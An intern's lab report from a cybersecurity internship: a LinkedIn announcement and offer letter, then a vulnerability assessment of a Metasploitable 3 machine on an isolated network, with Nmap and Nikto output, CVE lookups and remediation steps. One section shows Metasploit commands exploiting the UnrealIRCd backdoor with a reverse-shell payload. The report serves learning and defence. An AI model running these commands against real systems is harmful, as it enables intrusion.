

PROGREE CYBERSECURITY INTERNSHIP

Internship Task Report

Task 1 — Professional LinkedIn Announcement

Task 2 — Host & Network Vulnerability Assessment Lab

Task 3 — Low-Level Network Packet Inspection & Protocol Analysis

Prepared by: Owais Ahmed (ASH)

Cybersecurity Intern — Progree

September 2026

Lab environment: Kali Linux (attacker) and Metasploitable 3 — Ubuntu (target), isolated host-only network

Table of Contents

Task 1: Professional LinkedIn Announcement	3
Task 2: Host & Network Vulnerability Assessment Lab.....	4
Task 3: Low-Level Network Packet Inspection & Protocol Analysis	15
Overall Conclusion / Learning Summary	24

Note: page numbers are approximate; right-click and choose "Update Field" in Word if a linked table of contents is preferred.

TASK 1: PROFESSIONAL LINKEDIN ANNOUNCEMENT



Owais Ahmed • You

CYBER SECURITY | OFFENSIVE TEAM | GRC

now •

↑ New posts

🚀 A Little Late, But Excited to Share!

I'm happy to share that I have been selected for a Remote Cyber Security... more



Progree
Your Career Our Mission

INTERNSHIP OFFER LETTER

3rd September 2026

Name: Owais Ahmed STUDENT ID: 88/888

Dear Intern, Congratulations!

We are pleased to offer you the position of Remote Internship in
Cyber Security

This letter confirms your selection for our **Remote Internship Program**, which will be conducted from **5th September 2026 to 5th October 2026**.

This internship has been designed to provide you with valuable learning opportunities and practical industry experience. Throughout the program, you will receive guidance, training, and mentorship to help you enhance your technical skills and gain a deeper understanding of development through hands-on projects and assignments.

As an intern, you are expected to:

- **Complete all assigned tasks and projects responsibly.**
- **Follow the instructions and guidelines provided by the Progree Team.**
- **Maintain professionalism and commitment throughout the internship period.**
- **Participate actively in learning activities and training sessions.**

We are excited to have you join our team and look forward to supporting your professional growth. We believe this internship will help you build the skills, knowledge, and experience needed for future career opportunities.

We wish you a rewarding, enjoyable, and successful internship experience with Progree.

Sincerely,



Umar Mushtaq
Founder & CEO



Phone: +92 314 1816893

Email: progree.edu@gmail.com

Address: Islamabad, Pakistan

TASK 2: HOST & NETWORK VULNERABILITY ASSESSMENT LAB

Metasploitable 3 (Ubuntu) — Vulnerability Scan Results & Risk Assessment

A. Executive Summary

A vulnerability assessment was carried out against a Metasploitable 3 (Ubuntu) target machine to identify exposed network services, outdated software versions, and configuration weaknesses. The assessment was performed entirely inside an isolated virtual lab, so no production systems or external networks were involved at any point.

The scan identified eight open ports hosting a range of services, including SSH, HTTP, SMB, IPP/CUPS, MySQL, a second HTTP service running on WEBrick, IRC, and a Jetty-based HTTP service. Several of these services are running old, unpatched versions, and the version numbers correspond to publicly documented CVEs covering Remote Code Execution (RCE), Denial of Service (DoS), request smuggling, and unauthorized access.

The most significant finding is a backdoor in the UnrealIRCd service on TCP port 6697 (CVE-2010-2075), which was validated using the Metasploit Framework and confirmed to allow remote code execution. Additional high- and medium-priority findings affect Apache, Samba, WEBrick, and CUPS. None of these findings are exaggerated beyond what the scans and validation steps actually showed — they are presented below together with the supporting evidence and are ranked by urgency of remediation.

B. Lab Setup and Environment

The assessment used a two-machine isolated lab:

- Attacker machine: Kali Linux, running Nmap, Nikto, and the Metasploit Framework.
- Target machine: Metasploitable 3 (Ubuntu), a deliberately vulnerable virtual machine.
- Both machines were hosted on Oracle VirtualBox and connected through a host-only network (192.168.56.0/24), which is isolated from the internet and from any production network.
- Target IP address: 192.168.56.103 (confirmed via `ip a` on the target, Figure 1).
- Attacker IP address: 192.168.56.102 (confirmed via `ifconfig` on Kali, Figure 2).
- Network connectivity between the two machines was verified with ping before scanning began (Figure 3).

C. Methodology

The following tools were used, in the order shown, to move from basic reconnaissance to a validated exploit:

1. `ifconfig` / `ip a` — network verification

Used to confirm the IP address, subnet, and interface state of both the attacker and target machines before any scanning began. This step confirmed both machines were reachable on the same isolated 192.168.56.0/24 network.

2. ping — connectivity check

Used to confirm basic reachability and measure round-trip latency to the target prior to running any scans. The result showed 0% packet loss.

3. Nmap quick scan (-T4 -F)

A fast scan of the most common ports, used to get an initial picture of which services were reachable before committing to a slower full scan.

4. Nmap full-port, version-detection scan (-A -T4 -p-)

A scan of all 65,535 TCP ports with service and version detection enabled, used to build the complete list of open ports and identify the exact software version running behind each one — this is the evidence base for the CVE matching later in the report.

5. Nmap vulnerability scripts (nmap --script=vuln)

Used to run Nmap's built-in NSE vulnerability-detection scripts against the target, which flagged specific misconfigurations (such as exposed directories and CSRF-vulnerable forms on the Apache web service) and known CVE-mapped weaknesses.

6. Nikto

Run against the Apache web service on port 80 to check specifically for missing security headers, directory indexing, and other common web-server misconfigurations that Nmap's scripts do not focus on.

7. CVE / NVD cross-reference

Each detected service version was looked up against the NVD (National Vulnerability Database) to confirm that the version numbers actually correspond to a published CVE, rather than assuming a vulnerability from the version number alone.

8. Metasploit validation of the UnrealIRCd finding

Because the UnrealIRCd backdoor was the highest-severity finding, it was the only vulnerability actually exploited in the lab, using Metasploit's `unreal_ircd_3281_backdoor` module, to confirm the finding was real and not a false positive from the scanners.

```

link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
    valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:6d:3b:19 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.103/24 brd 192.168.56.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe6d:3b19/64 scope link
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:6d:9c:41 brd ff:ff:ff:ff:ff:ff
    inet 172.28.128.3/24 brd 172.28.128.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe8d:9c41/64 scope link
        valid_lft forever preferred_lft forever
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:aa:3b:87:14 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
    inet6 fe80::42:aaff:fe3b:8714/64 scope link
        valid_lft forever preferred_lft forever
vagrant@metasploitable3-ub1404:~$
vagrant@metasploitable3-ub1404:~$
vagrant@metasploitable3-ub1404:~$
vagrant@metasploitable3-ub1404:~$

```

Figure 1: Network interface configuration (ip a) on the Metasploitable 3 Ubuntu target, confirming the assigned address 192.168.56.103/24 on eth0.

```

(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::cae:7582:a705:cbb1 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:5a:87:bc txqueuelen 1000 (Ethernet)
    RX packets 2 bytes 650 (650.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 24 bytes 3126 (3.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Figure 2: Network interface configuration (ifconfig) on the Kali Linux attacker machine, showing address 192.168.56.102 on eth0 within the same host-only network.

```

(kali@kali)-[~]
$ ping -c 3 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=64 time=1.18 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=0.386 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=0.353 ms

— 192.168.56.103 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2032ms
rtt min/avg/max/mdev = 0.353/0.640/1.183/0.383 ms

(kali@kali)-[~]
$ ping -c 2 8.8.8.8
ping: connect: Network is unreachable

(kali@kali)-[~]
$ mkdir -p ~/vapt_lab/scans
cd ~/vapt_lab
pwd
/home/kali/vapt_lab

(kali@kali)-[~/vapt_lab]
$ nmap -T4 -F 192.168.56.103 -oN scans/01_quick_scan.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-18 09:29 -0400
Nmap scan report for 192.168.56.103
Host is up (0.00038s latency).
Not shown: 92 filtered tcp ports (no-response)

```

Figure 3: Connectivity check to the target (ping -c 3 192.168.56.103, 0% packet loss), creation of the working scan directory, and the start of the initial Nmap quick scan.

```

(kali@kali)-[~/vapt_lab]
$ nmap -T4 -F 192.168.56.103 -oN scans/01_quick_scan.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-18 09:29 -0400
Nmap scan report for 192.168.56.103
Host is up (0.00038s latency).
Not shown: 92 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    closed ftp
22/tcp    open  ssh
80/tcp    open  http
445/tcp    open  microsoft-ds
631/tcp    open  ipp
3000/tcp   closed ppp
3306/tcp   open  mysql
8080/tcp   open  http-proxy
MAC Address: 08:00:27:68:3B:19 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.99 seconds

(kali@kali)-[~/vapt_lab]
$ nmap -A -T4 -p- 192.168.56.103 -oN scans/02_full_scan.txt -oX scans/02_full_scan.xml
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-18 09:29 -0400
Nmap scan report for 192.168.56.103
Host is up (0.00036s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION

```

Figure 4: Results of the Nmap quick scan (-T4 -F) showing seven open ports, followed by the start of the full-port, version-detection scan (-A -T4 -p-).

D. Open Ports and Services

The full-port version-detection scan identified the following services. Each of these increases the target's attack surface — every open port is a potential entry point, and the risk grows further when the service behind it is an old, unpatched version, as several of these are:

Port	Service	Version / Observation
22/tcp	SSH	OpenSSH 6.6.1p1 Ubuntu
80/tcp	HTTP	Apache HTTP Server 2.4.7 (Ubuntu)
445/tcp	SMB	Samba 4.3.11-Ubuntu
631/tcp	IPP	CUPS 1.7.x
3306/tcp	MySQL	MySQL service detected; authentication required
3500/tcp	HTTP	WEBrick 1.3.1 / Ruby 2.3.8
6697/tcp	IRC	UnrealIRCd 3.2.8.1
8080/tcp	HTTP	Jetty 8.1.7.v20120910

- SSH (22/tcp): a fairly current OpenSSH build; the main risk here is brute-force login attempts against exposed credentials rather than a version-specific exploit.
- HTTP (80/tcp): an old Apache 2.4.7 build; outdated web servers are a common route to DoS and, in some configurations, to unauthorized code execution.
- SMB (445/tcp): an outdated Samba build; SMB is a classic target for both DoS and, in older Samba branches, remote code execution.
- IPP/CUPS (631/tcp): an unnecessary exposure for a general-purpose target — printing services are rarely needed and add attack surface for little benefit.
- MySQL (3306/tcp): authentication was required, but an exposed database port is still a target for credential attacks and should not be reachable outside the database tier.
- HTTP / WEBrick (3500/tcp): a very old Ruby/WEBrick combination with multiple known CVEs, covering everything from information disclosure to request smuggling.
- IRC / UnrealIRCd (6697/tcp): the highest-risk service on the host — this version contains a known backdoor, detailed in section E.1.
- HTTP / Jetty (8080/tcp): an old Jetty build; a second web service on a non-standard port that increases the number of components requiring patching.

```

22/tcp open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|   2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|   256  c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_  256  a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp open  http      Apache httpd 2.4.7
| http-ls: Volume /
|  SIZE  TIME                FILENAME
|  -      2020-10-29 19:37    chat/
|  -      2011-07-27 20:17    drupal/
|  1.7K   2020-10-29 19:37    payroll_app.php
|  -      2013-04-08 12:06      phpmysqladmin/
|_
|_http-title: Index of /
|_http-server-header: Apache/2.4.7 (Ubuntu)
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp open  ipp        CUPS 1.7
|_http-server-header: CUPS/1.7 IPP/2.1
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Home - CUPS 1.7.2
| http-methods:
|_ Potentially risky methods: PUT
3000/tcp closed ppp
3306/tcp open  mysql      MySQL (unauthorized)
3500/tcp open  http      WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))

```

Figure 5: Detailed service and version enumeration from the full Nmap scan, showing OpenSSH 6.6.1p1, Apache 2.4.7, Samba 4.3.11-Ubuntu, CUPS 1.7, MySQL, and WEBrick 1.3.1/Ruby 2.3.8.

```

|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: metasploitable3-ub1404
|   NetBIOS computer name: METASPLOITABLE3-UB1404\x00
|   Domain name: \x00
|   FQDN: metasploitable3-ub1404
|   System time: 2026-09-18T13:31:07+00:00
|_ clock-skew: mean: 0s, deviation: 1s, median: -1s
| smb2-time:
|   date: 2026-09-18T13:31:06
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

TRACEROUTE
HOP RTT      ADDRESS
1   0.36 ms  192.168.56.103

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 139.30 seconds

```

Figure 6: SMB host information disclosure from the Nmap scan, confirming the Samba workgroup configuration and that SMB message signing was enabled but not required.

```

└─$ nmap --script=vuln 192.168.56.103 -oN scans/03_vuln_scan.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-18 09:32 -0400
Stats: 0:03:19 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.77% done; ETC: 09:36 (0:00:02 remaining)
Nmap scan report for 192.168.56.103
Host is up (0.00037s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    closed ftp
22/tcp    open  ssh
80/tcp    open  http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-enum:
|   /: Root directory w/ listing on 'apache/2.4.7 (ubuntu)'
|   /phpmyadmin/: phpMyAdmin
|   /uploads/: Potentially interesting directory w/ listing on 'apache/2.4.7
(ubuntu)'
|_http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.56.10
3
|   Found the following possible CSRF vulnerabilities:
|
|   Path: http://192.168.56.103:80/drupal/
|   Form id: user-login-form
|   Form action: /drupal/?q=node&destination=node
|
|   Path: http://192.168.56.103:80/payroll_app.php

```

Figure 7: Nmap vulnerability script scan(--script=vuln) output showing HTTP enumeration and CSRF findings on the Apache web service, including exposed directories such as /phpmyadmin/ and /uploads/.

```

|
|   Disclosure date: 2009-09-17
|   References:
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|     http://ha.ckers.org/slowloris/
|_ 8181/tcp closed intermapper
MAC Address: 08:00:27:68:3B:19 (Oracle VirtualBox virtual NIC)

Host script results:
|_smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of servi
ce
|   State: VULNERABLE
|   The service regsvc in Microsoft Windows 2000 systems is vulnerable to
denial of service caused by a null deference
|   pointer. This script will crash the service if it is vulnerable. This
vulnerability was discovered by Ron Bowes
|   while working on smb-enum-sessions.
|_
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false

Nmap done: 1 IP address (1 host up) scanned in 328.04 seconds

(kali㉿kali)-[~/vapt_lab]
└─$ nikto -h http://192.168.56.103 -o scans/04_nikto.html -Format html
- Nikto v2.6.0

```

Figure 8: Slowloris CVE reference (CVE-2007-6750) returned by the Nmap vulnerability scripts, followed by the start of the Nikto web server scan.

```

└─$ nikto -h http://192.168.56.103 -o scans/04_nikto.html -Format html
- Nikto v2.6.0

+ Target IP:      192.168.56.103
+ Target Hostname: 192.168.56.103
+ Target Port:    80
+ Platform:       Unknown
+ Start Time:     2026-09-18 09:38:17 (GMT-4)

+ Server: Apache/2.4.7 (Ubuntu)
+ ERROR: Failed to check for updates:
+ [750500] /: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [600050] Apache/2.4.7 appears to be outdated (current is at least 2.4.66).
+ [999990] OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST .

```

Figure 9: Nikto scan results showing the Apache/2.4.7 (Ubuntu) banner, directory indexing, and multiple missing HTTP security headers.

```

+ [007107] /phpmyadmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ [007342] /: X-Frame-Options header is deprecated and was replaced with the Content-Security-Policy HTTP header with the frame-ancestors directive. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/X-Frame-Options
+ [007352] /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ 8292 requests: 16 errors and 29 items reported on the remote host
+ End Time:      2026-09-18 09:44:03 (GMT-4) (346 seconds)

+ 1 host(s) tested

(kali@kali)-[~/vapt_lab]
└─$ ls -la ~/vapt_lab/scans/
total 72
drwxrwxr-x 2 kali kali 4096 Sep 18 09:38 .
drwxrwxr-x 3 kali kali 4096 Sep 18 09:29 ..
-rw-rw-r-- 1 kali kali 611 Sep 18 09:29 01_quick_scan.txt
-rw-rw-r-- 1 kali kali 3296 Sep 18 09:31 02_full_scan.txt
-rw-rw-r-- 1 kali kali 13683 Sep 18 09:31 02_full_scan.xml
-rw-rw-r-- 1 kali kali 15345 Sep 18 09:38 03_vuln_scan.txt
-rw-rw-r-- 1 kali kali 23625 Sep 18 09:44 04_nikto.html.htm

(kali@kali)-[~/vapt_lab]
└─$

```

Figure 10: Continued Nikto findings, including the outdated Apache version and an allowed-methods listing, followed by a listing of the saved scan output files.

E. Vulnerability Findings

E.1 UnrealIRCd Backdoor — CRITICAL

Affected Port	6697/tcp
Service	IRC
Affected Software	UnrealIRCd 3.2.8.1
CVE	CVE-2010-2075
Risk	Critical
Potential Impact	Remote Code Execution (RCE)

The UnrealIRCd service on TCP port 6697 was flagged as the most serious finding of the assessment. Version 3.2.8.1 is affected by a known backdoor: a Trojan-horse modification introduced into some distributed copies of the source code that lets an attacker execute arbitrary commands on the host, without needing to authenticate first.

Security Impact

- Execute unauthorized commands remotely.
- Compromise the affected system.
- Access or modify system resources.
- Use the compromised host as a starting point for further attacks.

Exploitation Verification

This finding was validated (not just flagged by a scanner) using the Metasploit Framework's `unreal_ircd_3281_backdoor` module. The module was configured with the target host and port 6697 and a reverse TCP payload. On execution, Metasploit confirmed the target was vulnerable and successfully established the backdoor command channel, as shown in Figures 11–13.

```
msf > search unreal_ircd

Matching Modules
-----
#  Full Name                                     Disclosure Date  Rank
Check Name
-  -
0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12      excellent
Yes  UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter/reverse_tcp
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
```

Figure 11: Metasploit module search for `unreal_ircd`, showing the `unix/irc/unreal_ircd_3281_backdoor` exploit module being selected and configured against the target.

```

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6697
RPORT => 6697
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/revers
e
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4444
LPORT => 4444
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.56.102:4444
[*] 192.168.56.103:6697 - Running automatic check ("set AutoCheck false" to d
isable)
[*] 192.168.56.103:6697 - Connected to 192.168.56.103:6697
[*] 192.168.56.103:6697 - Trying to register a new IRC user: louie
[+] 192.168.56.103:6697 - The target appears to be vulnerable. UnrealIRCD det
ected after registration
[*] 192.168.56.103:6697 - Connected to 192.168.56.103:6697
[*] 192.168.56.103:6697 - Sending IRC backdoor command

```

Figure 12: Metasploit exploitation of the UnrealIRCd backdoor, confirming the target was vulnerable and that a backdoor command channel was established.

CVE-2010-2075 Detail

MODIFIED AFTER ENRICHMENT
This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

Description
UnrealIRCd 3.2.8.1, as distributed on certain mirror sites from November 2009 through June 2010, contains an externally introduced modification (Trojan Horse) in the DEBUG3_DOLOG_SYSTEM macro, which allows remote attackers to execute arbitrary commands.

Evaluator Description
Per: <http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt> "Official precompiled Windows binaries (SSL and non-ssl) are NOT affected. CVS is also not affected. 3.2.8 and any earlier versions are not affected. Any Unreal3.2.8.1.tar.gz downloaded BEFORE November 10 2009 should be safe, but you should really double-check, see next."

Metrics
NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 2.0 Severity and Vector Strings:
NIST: NVD Base Score: 7.5 Vector: (AV:N/AC:L/Au:N/C:P/I:P/A:P)

QUICK INFO
CVE Dictionary Entry: [CVE-2010-2075](#)
NVD Published Date: Jun 15, 2010
NVD Last Modified: Jun 16, 2026
Source: Red Hat, Inc.

References to Advisories, Solutions, and Tools

Figure 13: NVD record for CVE-2010-2075, confirming the UnrealIRCd 3.2.8.1 Trojan-horse backdoor vulnerability (CVSS 2.0 base score 7.5).

Remediation

1. Upgrade UnrealIRCd to a secure and supported version.
2. If IRC functionality is not required, disable and remove the service.
3. Restrict access to TCP port 6697 using firewall rules.
4. Review system logs for suspicious IRC activity or unexpected command execution.
5. Reassess the system after remediation to verify the vulnerable service is no longer exposed.

Priority: Immediate

E.2 Apache HTTP Server Vulnerabilities — HIGH / MEDIUM

Affected Service	HTTP (80/tcp)
Detected Version	Apache HTTP Server 2.4.7 (Ubuntu)
Findings	Slowloris DoS (CVE-2007-6750); mod_userdir+suexec bypass (CVE-2025-66200)
Risk	High / Medium

The Nmap vulnerability scripts flagged the web service as "LIKELY VULNERABLE" to the Slowloris Denial-of-Service attack, which works by opening many incomplete HTTP connections and holding them open, eventually exhausting the server's available connections and denying service to legitimate users.

Separately, the detected Apache version (2.4.7) falls inside the affected range for CVE-2025-66200, a mod_userdir+suexec bypass via AllowOverride FileInfo that can let CGI scripts run under an unexpected user ID (CVSS 3.x base score 5.4, Medium). The fixed release is Apache 2.4.66.

Security Impact

- Reduced web server availability and exhaustion of connection resources.
- Denial of service for legitimate users.
- Potential unauthorized CGI execution under an unexpected user context.

🌸 CVE-2007-6750 Detail

MODIFIED AFTER ENRICHMENT

This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

Description

The Apache HTTP Server 1.x and 2.x allows remote attackers to cause a denial of service (daemon outage) via partial HTTP requests, as demonstrated by Slowloris, related to the lack of the mod_reqtimeout module in versions before 2.2.15.

Metrics

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 2.0 Severity and Vector Strings:



NIST: NVD

Base Score: 5

Vector: (AV:N/AC:L/Au:N/C:N/I:N/A:P)

QUICK INFO

CVE Dictionary Entry:

[CVE-2007-6750](#)

NVD Published Date:

Dec 27, 2011

NVD Last Modified:

Jun 16, 2026

Source:

MITRE

Figure 14: NVD record for CVE-2007-6750 (Slowloris denial-of-service) affecting the Apache HTTP Server versions identified on the target.

VULNERABILITIES

🌸 CVE-2025-66200 Detail

Description

mod_userdir+suexec bypass via AllowOverride FileInfo vulnerability in Apache HTTP Server. Users with access to use the RequestHeader directive in htaccess can cause some CGI scripts to run under an unexpected userid. This issue affects Apache HTTP Server: from 2.4.7 through 2.4.65. Users are recommended to upgrade to version 2.4.66, which fixes the issue.

Metrics

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:



NIST: NVD

Base Score: N/A

NVD assessment not yet provided.

ADP: CISA-ADP

Base Score: 5.4 MEDIUM

Vector: CVSS:3.1/AV:N/AC:L/PR:LU/I:N/S:U/C:N/I:L/A:L

QUICK INFO

CVE Dictionary Entry:

[CVE-2025-66200](#)

NVD Published Date:

Dec 05, 2025

NVD Last Modified:

Jun 17, 2026

Source:

Apache Software Foundation

Figure 15: NVD record for CVE-2025-66200, the Apache mod_userdir+suexec bypass affecting versions through 2.4.65 (CVSS 3.x base score 5.4).

Remediation

6. Update Apache HTTP Server to version 2.4.66 or later.
7. Configure appropriate connection and request timeouts.
8. Implement rate limiting and/or a reverse proxy or WAF where suitable.
9. Verify the vulnerable version is no longer installed and re-scan to confirm remediation.

Priority: High

E.3 Samba Security Vulnerabilities — HIGH

Affected Port	445/tcp
Service	SMB
Detected Version	Samba 4.3.11-Ubuntu
Risk	High
Potential Impact	Denial of Service / Service Disruption

Samba 4.3.11 is outdated and is associated with multiple publicly documented vulnerabilities, including CVE-2020-10704 (stack overflow / potential DoS) and CVE-2020-10745 (resource/CPU exhaustion / potential DoS). The host information disclosure scan (Figure 6) also confirmed that SMB message signing was enabled but not required, which is a further hardening gap on top of the version issue.

Remediation

10. Upgrade Samba to a currently supported and secure release.
11. Disable SMB functionality if it is not required.
12. Restrict TCP port 445 to trusted networks and enforce SMB signing.
13. Conduct a follow-up vulnerability scan after patching.

Priority: High

E.4 WEBrick / Ruby Vulnerabilities — HIGH

Affected Port	3500/tcp
Service	HTTP / WEBrick
Detected Version	WEBrick 1.3.1 / Ruby 2.3.8
Risk	High

This port runs an outdated WEBrick web server on an old Ruby runtime. Publicly documented issues affecting this combination include CVE-2017-10784 (terminal escape-sequence injection), CVE-2020-25613 (HTTP request smuggling), and CVE-2019-16201 (Regular Expression Denial of Service).




Figure 16: NVD record for CVE-2017-10784, a terminal escape-sequence injection vulnerability in the WEBrick library (CVSS 3.x base score 8.8).

Remediation

14. Upgrade Ruby and WEBrick to supported versions.
15. Remove or disable the service if not required.
16. Restrict access to TCP port 3500 and re-test after upgrading dependencies.

Priority: High

E.5 CUPS Security Vulnerabilities — MEDIUM

Affected Port	631/tcp
Service	IPP / CUPS
Detected Version	CUPS 1.7.x
Risk	Medium

The CUPS printing service on TCP port 631 is outdated and may be affected by CVE-2018-4700, a Cross-Site Request Forgery (CSRF) vulnerability. A printing service is rarely needed on a general-purpose host, so exposing it unnecessarily increases the attack surface without a corresponding benefit.

Remediation

17. Upgrade CUPS to a supported version, or disable it if not required.
18. Restrict access to TCP port 631 and review CUPS permissions.
19. Re-scan the system after remediation.

Priority: Medium

E.6 Additional Related Findings

